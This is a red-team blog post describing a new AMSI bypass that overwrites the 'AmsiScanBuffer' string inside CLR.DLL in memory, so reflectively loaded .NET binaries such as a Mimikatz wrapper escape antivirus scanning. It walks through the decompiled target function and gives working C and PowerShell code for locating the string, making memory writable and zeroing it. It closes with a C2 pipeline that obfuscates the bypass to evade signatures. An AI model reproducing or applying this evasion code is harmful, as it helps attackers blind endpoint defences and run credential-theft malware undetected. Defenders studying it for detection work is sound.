New AMSI Bypss Technique Modifying CLR.DLL in Memory

practicalsecurityanalytics.com/new-amsi-bypss-technique-modifying-clr-dll-in-memory

November 21, 2024

Introduction

Recently, Microsoft has rolled out memory scanning signatures to detect manipulation of security critical userland APIs such as AMSI.dll::AmsiScanBuffer. You can read about the details on this post. For us red teamers, that means the era of overwriting or hooking that method to bypass the Anti-Malware Scan Interface (AMSI) incoming to an end. So what do we do now?

Fortunately, there are other ways to bypass AMSI other than API patching. In this post, I will present a new technique targeting CLR.DLL to prevent the runtime from passing reflectively loaded .NET modules to the installed AV. This bypass will allow us to safely load our malicious binaries into memory undetected.

Tools Utilized

- Visual Studio 2022
- Ghidra
- PowerShell
- SpecterInsight Version 4.0.0

How it Works

Inside of the Common Language Runtime library (CLR.DLL), there is a native method for handling reflectively loaded binaries (i.e. binaries that are loaded from raw bytes in memory rather than from a file on disk). Before mapping the PE to memory, the method first passes the raw binary to the installed AV using AMSI. Instead of referencing the AmsiScanBuffer method directly, the native method uses GetProcAddress to get a reference to the function. This means that the string literal “AmsiScanBuffer” is stored in the .rdata section of CLR.DLL. This bypass simply modifies that string so that the method can’t be found and CLR can no longer interact with the API. The reflective loader is written with a “fail open” mentality, so if the AMSI check fails, the loader continues on as normal.

Researching the Bypass

In this section, I am going to go over how I discovered this bypass technique. If you just want to see the code, skip down to the next section.


Finding Out There’s an Problem

The main issue that I’m trying to solve is the ability to reflectively load .NET modules into memory without AV interference. This problem becomes apparent whenever I try to load SafetyKayz (a .NET wrapper around Mimikatz). We receive the error “Bad Memory Image.” This error actual gets thrown when the AV detects a module as malicious.


I needed to mitigate this issue to continue, but I couldn’t rely on old methods of manipulating AMSI.dll::AmsiScanBuffer due to Microsoft’s recent memory scanning signatures. This led me to the conclusion that I need to develop a new bypass to continue operating. To do that, I needed to find other places to attack. The AMSI API has been pretty heavily researched and attacked which has driven Microsoft to focus some of their signature management effort towards defending that attack surface… but perhaps there are other methods higher in the callstack that we could attack.

Finding a Target Function

The first thing I wanted to do is capture a stack trace to find the location of every function call down to the final call to AmsiScanBuffer. We can do that by creating a conditional breakpoint in Visual Studio that will break when AmsiScanBuffer is called.



Now, I simply load SafetyKatz with Assembly.Load(byte[]) which triggers our breakpoint and yields the following stack trace below. The call stack is in the bottom, right-hand corner of the screen. It's worth noting that the only reason we have function names is because we're pulling symbol mappings from the Microsoft Symbol Servers which tell Visual Studio what the function name is. The release version of the binary does not contain that information by itself. That matters because it will be hard for us to find this function using GetProcAddress.



Looking just up from the AmsiScanBuffer call, we see a function located in CLR.dll called clr.dll!AmsiScan(void*, unsigned int). Maybe we can attack that function instead. To do that, we need to understand what this block of code does. I want understand how this function works at a high level, so I'm going to bring up Ghidra and decompile this section of code. That yields the following C function. I've applied my own names and comments to the code to make it more readable.

```
void AmsiScan(undefined8 contents,undefined4 contentLength) {
  int hr;
  HMODULE hModule;
  bool bVar2;
  uint amsiResult [2];
  longlong pAmsiContext;
  longlong local_48;
  uint local_40;
  undefined2 *local_38;
  longlong lVar1;

  lVar1 = DAT_180913798;
  local_48 = DAT_180913798;
  local_40 = 0;
  bVar2 = DAT_180913798 != 0;
  if (bVar2) {
    FUN_180156b78(DAT_180913798);
  }
  local_40 = (uint)bVar2;
  if ((global_pAmsiContext == 0) && (g_amsiInitializationAttempted == '\0')) {
    hr = FUN_1800e71e8();
    if ((hr != 0) &&
       ((hModule = (HMODULE)CLRLoadLibraryEx(L"amsi.dll",0,0x800), hModule !=
(HMODULE)0x0 &&
        (_global_pAmsiInitialize = GetProcAddress(hModule,"AmsiInitialize"),
        _global_pAmsiInitialize != (FARPROC)0x0)))) {
      pAmsiContext = 0;
      hr = (*_global_pAmsiInitialize)(L"DotNet",&pAmsiContext);
      if ((hr == 0) &&
         (global_AmsiScanBuffer = GetProcAddress(hModule,"AmsiScanBuffer"),
         global_AmsiScanBuffer != (FARPROC)0x0)) {
        global_pAmsiContext = pAmsiContext;
      }
    }
    g_amsiInitializationAttempted = '\x01';
  }
  if (bVar2) {
    FUN_180084d70(lVar1);
    local_40 = 0;
  }
  if (((global_pAmsiContext != 0) &&
      (hr = (*global_AmsiScanBuffer)
(global_pAmsiContext,contents,contentLength,0,0,amsiResult),
      hr == 0)) && ((0x7fff < amsiResult[0] || (amsiResult[0] - 0x4000 < 0x1000)))) {
                    /* This code is only run if the AmsiScanBuffer call was
successful and the AV
                       identified the contents as malicious */
    local_48 = 0x200000002;
    local_40 = 0x10;
    local_38 = &DAT_180769d3c;
    FUN_1805fc338(0x800700e1,&local_48,0);
    FUN_1805fdd0c(&DAT_8007000b,&local_48);
```

```
  }
  return;
}
```

Assessing the Target Function

This is where this work becomes more of an art than a science. As an attacker, I am looking for techniques that I can use to manipulate the target method that optimizes the following elements:

1. Must do: Must defeat AMSI scanning.
2. Minimize: Suspicious activities or actions such as calling certain APIs such as WriteProcessMemory.
3. Minimize: Complexity required to implement the bypass. The more code required to evade detection increases payload size and it makes it easier for AVs to signiturize the payload.
4. Maximize: Compatibility with all versions of the software and operating systems. Ideally, I don't want to have to write version specific code.

With those factors in mind, let's assess the target function for possible attack vectors.

First Idea: Hooking the Method

My first instinct was to use the same patching technique I used for AmsiScanBuffer against this method. The only issue is that we can easily find the location in memory where AmsiScanBuffer exists because it is an exported function in AMSI.dll. This function is not exported and without .pdb information, it will be hard to uniquely find the function's entry point in the wild. I could potentially look for byte signatures, but it's hard to ensure compatibility. Let's assess this possible technique against our criteria:

1. Defeat AMSI: This would defeat AMSI
2. Minimize Suspicious Artifacts: If we use the same technique that we used against AmsiScanBuffer, then it will be easy for the Microsoft signature writers to add protection/signatures for this method… so this technique does not effectively minimize suspicious artifacts. Additionally, some EDRs such as Elastic Endpoint Security allow threat hunters to scan memory looking for modified sections of code. Any modification we make to memory mapped executable regions can draw unwanted attention.
3. Minimize Complexity: The complexity of the bypass itself is low, especially since we have an implementation that we've used against other functions; however, the complexity of finding the function's entry point is high.

4. Maximize Compatibility: This method will be hard to ensure compatibility unless we can find a reliable way to find the function's entry point. Even then, it increases complexity when I go to productize the POC. I would need to set up test cases for all of the target versions and architectures (e.g. x86 and x64). Overall, I assessed the complexity of this problem as high for now.

Second Idea: Corrupting the AmsiSession Variable

The target method creates an AmsiSession variable so that the AV can correlate data across multiple calls to AmsiScanBuffer which mitigates payload splitting. Previous AMSI bypasses in PowerShell have corrupted this session variable, so we know that the technique is possible… but in PowerShell it was easier to find the variable using reflection. You can't do that really in C because the language lacks reflection. With that background, let's assess this technique:

1. Defeat AMSI: This would defeat AMSI
2. Minimize Suspicious Artifacts: Of all the possible techniques, I believe this one creates the least suspicious artifacts. The variable exists in R/W memory so I don't need to make calls to any suspicious API's such as VirtualProtect or WritesProcessMemory.
3. Minimize Complexity: Corrupting the AmsiSession variable is easy, just copy zeros to the memory region where it exists. The complexity comes from trying to find where the AmsiSession variable exists in memory. The only way I can think of is finding the instruction that loads a pointer to the AmsiSession variable onto the stack to pass to the AmsiScanBuffer method then parsing that instruction to find the address of the AmsiSession variable. I think that's going to be much more complex than other techniques.
4. Maximize Compatibility: This technique suffers the same compatibility challenge. Any technique that requires pattern matching to find a thing, especially assembly patterns are hard to ensure compatibility. The patterns can change between even minor versions. Compiler upgrades can result in significant changes to assembly instruction patterns. And again, this increases testing complexity when we go to productize the POC.

Third Idea: Hide AmsiScanBuffer from CLR.dll

The idea here is that CLR can't submit stuff to AMSI if it doesn't know where the AmsiScanBuffer method is. If we look at the initialization of the function, CLR dynamically resolves the location of the AmsiScanBuffer function using their own custom implementation of GetProcAddress which takes the string "AmsiScanBuffer" as an argument. Line 29 from the decompiled code above shows the step where CLR attempts to find the address of the AmsiScanBuffer method. The second argument is the string.

```
(global_AmsiScanBuffer = GetProcAddress(hModule,"AmsiScanBuffer")
```

The key thing is that if CLR can't resolve that function, it allows the loading of the .NET module to continue. In lines 28 – 32 the global pointer to the AmsiContext variable is only set if the call to GetProcAddress succeeds.

```
if ((hr == 0) &&
 (global_AmsiScanBuffer = GetProcAddress(hModule,"AmsiScanBuffer"),
 global_AmsiScanBuffer != (FARPROC)0x0)) {
global_pAmsiContext = pAmsiContext;
}
```

We can also see that in lines 40 – 51 they only call the AmsiScanBuffer method if global_pAmsiContext is not null. If global_pAmsiContext is null lines 41 and 42 don't get executed. The compiler optimizes the if statement to stop early. That matters because if the program tries to de-reference global_AmsiScanBuffer and that variable is zero it would result in an unhandled exception. Anyway, the key thing is that the function exits gracefully if global_AmsiScanBuffer is 0.

```
if (((global_pAmsiContext != 0) &&
    (hr = (*global_AmsiScanBuffer)
(global_pAmsiContext,contents,contentLength,0,0,amsiResult),
    hr == 0)) && ((0x7fff < amsiResult[0] || (amsiResult[0] - 0x4000 < 0x1000)))) {
                 /* This code is only run if the AmsiScanBuffer call was successful
and the AV
                    identified the contents as malicious */
  local_48 = 0x200000002;
  local_40 = 0x10;
  local_38 = &DAT_180769d3c;
  FUN_1805fc338(0x800700e1,&local_48,0);
  FUN_1805fdd0c(&DAT_8007000b,&local_48);
}
return;
```

We could exploit this by overwriting the string "AmsiScanBuffer" so that CLR.dll can't resolve that method on line 29. Since this string is a const, it will be stored in the .rdata section of CLR.DLL which is read only by default. We will need to modify the memory permissions with VirtualProtect, but that's not too bad from a detection standpoint. The key thing though is that we have to overwrite this string before the function AmsiScan is called for the first time. Overwriting the string won't have any effect if AMSI has already been initialized.

Let's summarize this technique and assess it's features against our criteria.

1. Defeat AMSI: This would defeat AMSI
2. Minimize Suspicious Artifacts: I would still rate this technique fairly low as far as suspicious indicators go. It is really just the VirtualProtect call that might draw attention, but it would likely not be a high alert level and is less likely to get triaged if it even is logged.

3. Minimize Complexity: The complexity here is very low. There is only one instance of the "AmsiScanBuffer" string in all of the CLR.dll binaries that I've seen. Finding and replacing it is a simple one-time search through the memory region, modify permissions, and overwrite.
4. Maximize Compatibility: Nearly all version of CLR.dll written after AMSI was released use this method of dynamically finding the AmsiScanBuffer function, so this method should work reliably against most versions. It's also architecture independent so there is very little little custom code we have to write.

Implementing the Bypass

There are three primary ways that I wanted to use this bypass technique: (1) as part of the native SpecterInsight .NET loader, (2) as part of any C# loader, and (3) as part of any PowerShell loader. This requires three different implementations in C, C#, and PowerShell respectively. I'll go over the first one in-depth and post the code and comments for the other two.

Procedure Overview

Implementation of the bypass involves the following steps:

1. Loop through each memory region using VirtualQuery
2. Find the memory region that maps to CLR.DLL
3. Find the location of the string "AmsiScanBuffer"
4. Add write permissions to the memory region
5. Overwrite the target string with zeros
6. Restore the memory positions

Loop Through Each Memory Region

To get a list of all the memory regions in the current process, you must loop start at the smallest memory address and use the Kernel32.dll:VirtualQuery method to get information about the region to include permissions, base address, and region size. You then add the region size to the current memory address and make another call to get to the next region. You continue until the current address exceeds the maximum memory address for the process found by using the Kernel32.GetSystemInfo method.

The following code snippet will build a list of MEMORY_BASIC_INFO objects that we will loop through later. The ArrayList is a class I created that provides the same functionality as std::vector but is compatible with SpecterInsight's native payloads that do not depend upon the Visual C++ runtime.

```
HANDLE hProcess = GetCurrentProcess();

//Load system info to identify allocated memory regions
SYSTEM_INFO sysInfo;
GetSystemInfo(&sysInfo);

//Generate a list of memory regions to scan
ArrayList<MEMORY_BASIC_INFORMATION> list;
unsigned char* pAddress = 0;// (unsigned char*)sysInfo.lpMinimumApplicationAddress;
MEMORY_BASIC_INFORMATION memInfo;
while (pAddress < sysInfo.lpMaximumApplicationAddress) {
    //Query memory region information
    if (VirtualQuery(pAddress, &memInfo, sizeof(memInfo))) {
        list.Add(memInfo);
    }

    //Move to the next memory region
    pAddress += memInfo.RegionSize;
}
```

The next section of code loops through each memory region and only looks for regions that are readable.

```
//Find and replace all references to AmsiScanBuffer in READWRITE memory
int count = 0;
for (int i = 0; i < list.GetLength(); i++) {
    MEMORY_BASIC_INFORMATION& region = list.At(i);

    //Can't work with the region if it's not even readable
    if (!IsReadable(region.Protect, region.State)) {
        continue;
    }

    //<removed for brevity>
}
```

The logic for determining if a memory region is readable is any region that meets the following criteria:

- Has the READ memory permission.
- Is not a GUARD region. Memory regions with this permission will throw an exception when accessed.
- Is committed to a memory backing source. The MEM_COMMIT memory state refers to a region of virtual memory that has been allocated and mapped to physical memory (RAM) or to the system's paging file (on disk). If the region isn't in that state, then there is nothing to scan.

Here is the implementation of the IsReadable method.

```
bool IsReadable(DWORD protect, DWORD state) {
    if (!((protect & PAGE_READONLY) == PAGE_READONLY || (protect & PAGE_READWRITE) ==
PAGE_READWRITE || (protect & PAGE_EXECUTE_READWRITE) == PAGE_EXECUTE_READWRITE ||
(protect & PAGE_EXECUTE_READ) == PAGE_EXECUTE_READ)) {
        return false;
    }

    if ((protect & PAGE_GUARD) == PAGE_GUARD) {
        return false;
    }

    if ((state & MEM_COMMIT) != MEM_COMMIT) {
        return false;
    }

    return true;
}
```

Find Regions Mapped to CLR.DLL

To find which memory regions map to CLR.DLL, we can use the method GetMappedFileNameA. Then we simple check to make sure the filepath ends with CLR.DLL.

```
char path[MAX_PATH];
if (GetMappedFileNameA(hProcess, region.BaseAddress, path, MAX_PATH) > 0) {
    //Check to make sure this region maps to clr.dll
    if (CheckStr(path, strlen(path))) {
        //<removed for brevity>
    }
}
```

Find the Location of the AmsiScanBuffer String

This part is fairly straightforward. We simply scan each byte of memory looking for the string “AmsiScanBuffer”. In all of the samples of CLR.DLL I’ve looked at, there is only one instance of that string in the binary, so we don’t need to find a specific one to manipulate.

```
for (int j = 0; j < region.RegionSize - sizeof(unsigned char*); j++) {
    unsigned char* current = ((unsigned char*)region.BaseAddress) + j;

    //See if the current pointer points to the string "AmsiScanBuffer." In
SpecterInsight
    //the Parameters->AMSISCANBUFFER is a value that is decoded at runtime in order
to
    //avoid static analysis
    bool found = true;
    for (int k = 0; k < sizeof(Parameters->AMSISCANBUFFER); k++) {
        if (current[k] != Parameters->AMSISCANBUFFER[k]) {
            found = false;
            break;
        }
    }

    if (found) {
        //<removed for brevity>
    }
}
```

Add Write Permissions to the Memory Region

By default, the .rdata section of memory is read-only. If we try to overwrite the “AmsiScanBuffer” string, we will get an exception. We need to change the permissions using the Kernel32::VirtualProtect method to make the region RWX. I opted for RWX, even though RW is probably sufficient in the off chance some random version of CLR.DLL has a reference to that string in an executable region. Removing execute permissions might cause an unhandled exception that crashes the process. Lastly, I store a copy of the original permissions in order to replace them once we’re done.

```
DWORD original = 0;
if ((region.Protect & PAGE_READWRITE) != PAGE_READWRITE) {
    VirtualProtect(region.BaseAddress, region.RegionSize, PAGE_EXECUTE_READWRITE,
&original);
}
```

Overwrite the String

Now we simply replace the target string with zeros. Since the GetProcAddress method uses null terminated Windows-1252 strings, that method will interpret this as a zero-length string.

```
for (int m = 0; m < sizeof(Parameters->AMSISCANBUFFER); m++) {
    current[m] = 0;
}
```

Restore Permissions

The last step is to restore the original permissions on the memory region to make things look less suspicious. This his simply the same code shown above, but with the old permissions as the new permissions to set.

```
if ((region.Protect & PAGE_READWRITE) != PAGE_READWRITE) {
    VirtualProtect(region.BaseAddress, region.RegionSize, region.Protect, &original);
}
```

Putting it All Together

Here is the full bypass with all of the components we just discussed put together.

▶ Full Implementation in C

C# Implementation

Here is the C# implementation. It is important to note that this code only works if the .NET binary is NOT reflectively loaded with the method Assembly.Load(byte[]) method.

▶ Full Implementation in C#

PowerShell Implementation

When I got to the PowerShell implementation, I thought to myself, “This will be easy. I’ll just compile the .NET code, embed it in the script, and… reflectively loaded it… darn.”

Going back to the drawing board, I realized this bypass would need to be implemented in pure PowerShell. There were a couple of challenges to converting the technique to PowerShell because some things are not straight forward like directly calling native functions or defining structures. I ended up using the Reflection.Emit.AssemblyBuilder to generate a custom class. As it turns our that dynamically emitting CLR code doesn’t trigger a call to AmsiScanBuffer. We create the builder to run in the current application domain with the code below.

```
#Create module builder
$DynAssembly = New-Object System.Reflection.AssemblyName("Win32");
$AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
[Reflection.Emit.AssemblyBuilderAccess]::Run);
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule("Win32", $False);
```

Next, I defined new structures by defining and generating types:

```
#Define structs
$TypeBuilder = $ModuleBuilder.DefineType("Win32.MEMORY_INFO_BASIC",
[System.Reflection.TypeAttributes]::Public +
[System.Reflection.TypeAttributes]::Sealed +
[System.Reflection.TypeAttributes]::SequentialLayout, [System.ValueType]);
[void]$TypeBuilder.DefineField("BaseAddress", [IntPtr],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("AllocationBase", [IntPtr],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("AllocationProtect", [Int32],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("RegionSize", [IntPtr],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("State", [Int32],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("Protect", [Int32],
[System.Reflection.FieldAttributes]::Public);
[void]$TypeBuilder.DefineField("Type", [Int32],
[System.Reflection.FieldAttributes]::Public);
$MEMORY_INFO_BASIC_STRUCT = $TypeBuilder.CreateType();
```

From there, I add some static methods to be able to call low-level Windows APIs using Platform Invoke (P/Invoke). This little snippet of code gave me a lot of grief. I could not figure out how to make a reference type in the parameter list until I found the MakeByRefType method. That resolved that issue.

```
#Define [Win32.Kernel32]::VirtualQuery
$PInvokeMethod = $TypeBuilder.DefinePInvokeMethod("VirtualQuery",
        "kernel32.dll",
        ([Reflection.MethodAttributes]::Public -bor
[Reflection.MethodAttributes]::Static),
        [Reflection.CallingConventions]::Standard,
        [IntPtr],
        [Type[]]@([IntPtr], [Win32.MEMORY_INFO_BASIC].MakeByRefType(), [uint32]),
        [Runtime.InteropServices.CallingConvention]::Winapi,
        [Runtime.InteropServices.CharSet]::Auto)
$PInvokeMethod.SetCustomAttribute($SetLastErrorCustomAttribute);
```

Lastly, I generated the type with the following line of code:

```
$Kernel32 = $TypeBuilder.CreateType();
```

Once that line executes, you can then reference the new types you just created like you would normally. The code below shows how to instantiate the MEMORY_INFO_BASIC struct defined above:

```
$memInfo = New-Object Win32.MEMORY_INFO_BASIC;
if ([Win32.Kernel32]::VirtualQuery($address, [ref]$memInfo,
[System.Runtime.InteropServices.Marshal]::SizeOf($memInfo))) {
    $memoryRegions += $memInfo;
}
```

▶ Full Implementation in PowerShell


Obfuscating the AMSI Bypass with SpecterInsight Payload Pipelines

I general, I like to write my payloads once and then obfuscate to bypass defenses. I don't like have to manually craft the same payload a million different ways. To solve that issue, I leverage the Payload Pipeline feature of SpecterInsight. This allows me to define a PowerShell script on the C2 server that defines how to generate a new payload. Whenever you run the pipeline, it executes your script which outputs a brand new obfuscated payload. Let's walk through how to create a payload pipeline for generating new obfuscated AMSI bypasses.

First, we need to define the parameter block. The parameter block is parsed by the SpecterInsight UI and generates a nice UI for whatever parameters we want to provide to our pipeline. In this case, I really just want the operator to be able to select which type of AMSI bypass they want to use, but I'll have it default to the one we just made.

```
param(
        [Parameter(Mandatory = $false, HelpMessage = "The specific AMSI bypass
technique to use.")]
        [SpecterInsight.Obfuscation.PowerShell.SourceTransforms.AmsiBypass.PwshAmsiBy
passTechnique]$Technique = 'AmsiScanBufferStringReplace'
)
```

The code above is rendered into the drop down menu shown below:



Next, we call the Get-PwshAmsiBypass cmdlet which is built into SpecterInsight to generate the specified bypass technique.

```
$bypass = Get-PwshAmsiBypass -Technique $Technique;
```

Next, we define the obfuscation stack. We essentially push our bypass through a set of SpecterInsight cmdlets that take in any PowerShell script and apply the specified obfuscation technique against it. For example, the Obfuscate-PwshVariables cmdlet will randomly rename variables. The idea is that the script that comes out the other side of Obfuscate-

PwshVariables is functionally equivalent to the original, but shares not common patterns with it. In this case, we are going to remove comments, generate aliases for suspicious cmdlets such as Invoke-Expression, rename variables, obfuscate strings, and rename any functions we defined.

```
$bypass = $bypass | Obfuscate-PwshRemoveComments;
$bypass = $bypass | Obfuscate-PwshCmdlets -Filter @(".*iex.*", ".*icm.*", "Add-
Type");
$bypass = $bypass | Obfuscate-PwshVariables;
$bypass = $bypass | Obfuscate-PwshStrings;
$bypass = $bypass | Obfuscate-PwshFunctionNames;
```

Lastly, we write our obfuscated bypass to the pipeline. The SpecterInsight C2 server is expecting whatever is written to the pipeline to be the generated payload.

```
$bypass;
```

Let's generate a few payloads to demonstrate how the pipeline works. We go to the "Text Output" tab and then click the "Test Pipeline" button at the top of the screen. We then see a newly generated payload shows up in the output tab. You can repeat this by continuing to click the "Test Pipeline" button to generate more payloads that are all different.

Conclusion

In this post, I have presented a new, currently undetected, AMSI bypass that enables attackers to reflectively load .NET binaries without AV scanning or interference. I walked through the process I went through to develop the bypass and offered up two other ideas for bypassing AMSI. Lastly, I presented three different implementations in C, C#, and PowerShell. Finally, I presented employment considerations and how to integrate the bypass into SpecterInsight as a payload pipeline to automate obfuscation.